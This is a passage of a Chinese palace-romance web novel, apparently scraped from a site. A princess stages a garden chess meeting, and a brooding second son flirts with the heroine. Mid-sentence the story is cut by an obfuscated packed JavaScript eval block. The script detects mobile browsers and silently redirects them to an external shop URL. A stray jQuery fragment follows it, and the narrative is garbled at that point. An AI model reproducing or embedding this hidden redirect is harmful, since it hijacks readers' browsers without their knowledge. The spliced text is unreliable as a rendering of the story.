果然下一秒,就听七公主的声音响起:
“只是,本公主一人去见,孤男寡女的,传出去到底是不合礼数。”
“沈姑娘,你既然身子骨无碍,那便陪着本公主一同走一趟吧。”
沈知糯下意识便要推拒:
“这……公主殿下,臣女尚在病中,形容枯槁……”
“行了,少在本公主面前装。”
七公主压根不给她拒绝的机会,直接转过头对身边的贴身宫女秋雁吩咐道:
“去,去后花园备下棋局。”
“就说今儿个春光大好,本公主要与沈姑娘在后花园切磋棋艺。”
“顺道听闻苏二公子棋力超群,想向苏二公子讨教一二,去请他过来。”
“是,奴婢这就去办。”
秋雁领命,福了福身,快步退了出去。
七公主回过头,挑衅般地看了沈知糯一眼:
“沈姑娘,你总不至于连这点面子都不给本公主吧?”
话都说到这个这份上了,沈知糯深知,君命难违。
若是再行推拒,便是抗旨不遵。
她微微垂眸,温顺地敛去眼底的精光。
行啊,既然这位公主上赶着要折腾,那她便舍命陪君子。
正好这几日养病憋得发慌。
她倒要看看这葫芦里,究竟卖的是什么药。
“臣女遵命。”
沈知糯虚弱地福了福身,在连翘的搀扶下,慢腾腾地跟着七公主往后花园走去。———
睿王爷整天游手好闲,除了养花遛鸟啥也不干,一门心思全花在了这后花园上。
也亏得他这么折腾,后花园被拾掇得极美。
亭台楼阁藏在花柳深处,湖光山色,处处都是景致。
此时的凉亭内,早已设好了精致的棋盘与茶点。
七公主当先坐下,她今日穿了一身海棠红织金缂丝长裙,在艳阳下熠熠生辉。
宛如一朵盛放的牡丹,张扬而美艳。
而沈知糯身着娇嫩的鹅黄留仙裙,她微微低着头,青丝仅用一只简单的白玉簪挽起。
出门前她还特意拍了粉,脸上带着几分病态般的苍白。
整个人显得越发柔弱无骨,犹如一朵盈盈带露的娇花。
一大红,一鹅黄。
一高傲张扬,一楚楚可怜。
两人并肩坐在凉亭里,竟是说不出的赏心悦目,生生将这满园的春色都给压了下去。
“踏、踏……”
不轻不重的脚步声在竹林小道间响起。
沈知糯微微侧眸,顺着声音望去。
只见回廊转角处,缓步走来一个年轻男子。
那人约莫弱冠之年,穿着一身天青色宽袖长袍。
身姿修长,肩宽窄腰。
面容生得与苏予白有六七分相似,可气质却截然不同。
比起苏予白的温润端方,这位二公子苏无妄,眉宇间却透着一股从边关风沙里带回来的凛冽。
他眼窝微微凹陷,一双狭长的桃花眼尾上挑。
瞳仁极黑,深不见底。
漫不经心地扫过来时,仿佛带着刚从尸山血海里爬出来的冷戾,让人不敢直视。
他走起路来不疾不徐,那身极素净的青衣穿在身上,非但没有半分儒雅,反而透出一种惊心动魄的清冷感。
瞧见亭中二人,苏无妄不慌不忙地走上前来。
身姿虽恭,眼底却是一片漫不经心的冷。
“微臣苏无妄,见过七公主殿下。”
随后,他的视线在沈知糯那张柔美娇弱的脸上微微一顿,眼底闪过一丝玩味。
薄唇轻启,慢悠悠地跟了一句:“见过嫂嫂。”
这二字一出,凉亭里的空气仿佛瞬间凝固。
“啪!”
七公主猛地一拍石桌,柳眉倒竖,厉声呵斥道:“苏无妄!你胡乱叫些什么呢?!”
“她跟世子的婚事还没成呢,你现在叫哪门子的嫂嫂?”
没得平白叫人误会!给本公主改口叫沈姑娘!”
苏无妄被她这么一吼,倒也不恼,反而低低地笑了一声。
他顺从地直起身,双手拢在袖中,目光眨也不眨地盯着沈知糯。
那目光,深邃、戏谑,带着一股子让人心尖发颤的滚烫。
“公主殿下教训的是,倒是无妄失礼了。”
他缓缓上前一步,天青色的衣角若有似无地擦过沈知糯的鹅黄裙摆。
随即,苏无妄微微俯身,凑得极近,视线强行与沈知糯平齐。
温热的气息几乎要喷在她
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17606975|205752||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
耳畔,声音故意拖得极慢:
“您说呢……沈姑娘?”
看着苏无妄那近乎逾矩的俯身姿势,坐在对面的七公主下意识地皱了皱眉。
她的眼底毫不掩饰地掠过一抹嫌恶。
撇了撇嘴,心中暗骂:
果然是边关滚出来的野小子,粗鄙无礼,半点世家规矩都不懂!
当着她的面,竟也敢如此放浪形骸。
可嫌恶不过一瞬,当七公主的视线落在苏无妄紧盯着沈知糯的黑眸上时。
脑海中仿佛有一道惊雷劈过,瞬间清明了起来!
等一下!
这眼神……
七公主可是实打实当过两年“舔狗”的人。
当初她追着谢疏白跑的时候,虽然没得到一个正眼。
但她太懂得一个人瞧着心上人时,眼里那股子藏都藏不住的热烈了。
苏无妄这眼神,哪里是平日里小叔子看嫂嫂的清白模样?
这厮,分明是对沈知糯存了龌龊心思!
七公主险些在心里笑出了声。
真是瞌睡了就有人送枕头,天助她也!
既然苏无妄这野小子本就觊觎沈知糯……
那她顺水推舟、推波助澜一把,岂不是更加问心无愧?
反正苏无妄与苏予白是亲兄弟,又同为嫡出。
虽是一武一文,但这位刚在边关立功,如今的官职可比当世子的苏予白还要有用些。
一个流落在外多年的乡下丫头,配一个边关回来的野小子,简直是天造地设的一对!
等生米煮成熟饭,这两人指不定还得跪下来,敲锣打鼓地感谢她这个大媒呢!
心中一盘算,七公主心里那点子因为要使手段而升起的心虚瞬间烟消云散。
她挺直了腰杆,整个人都神气了不少。甚至觉得眼前的苏无妄此刻看起来都顺眼了许多。
她微微侧头,朝着身旁的贴身宫女秋雁使了个极为隐晦的眼色
秋雁是个机灵的,跟在七公主身边多年,当下便心领神会地低下了头。她轻手轻脚地上前,将桌面上原本有些杂乱的黑白棋子一一收回玉盒中,摆放得整整齐齐。
七公主顺势伸了个懒腰,慢吞吞地站起身来,揉了揉手腕,娇声道——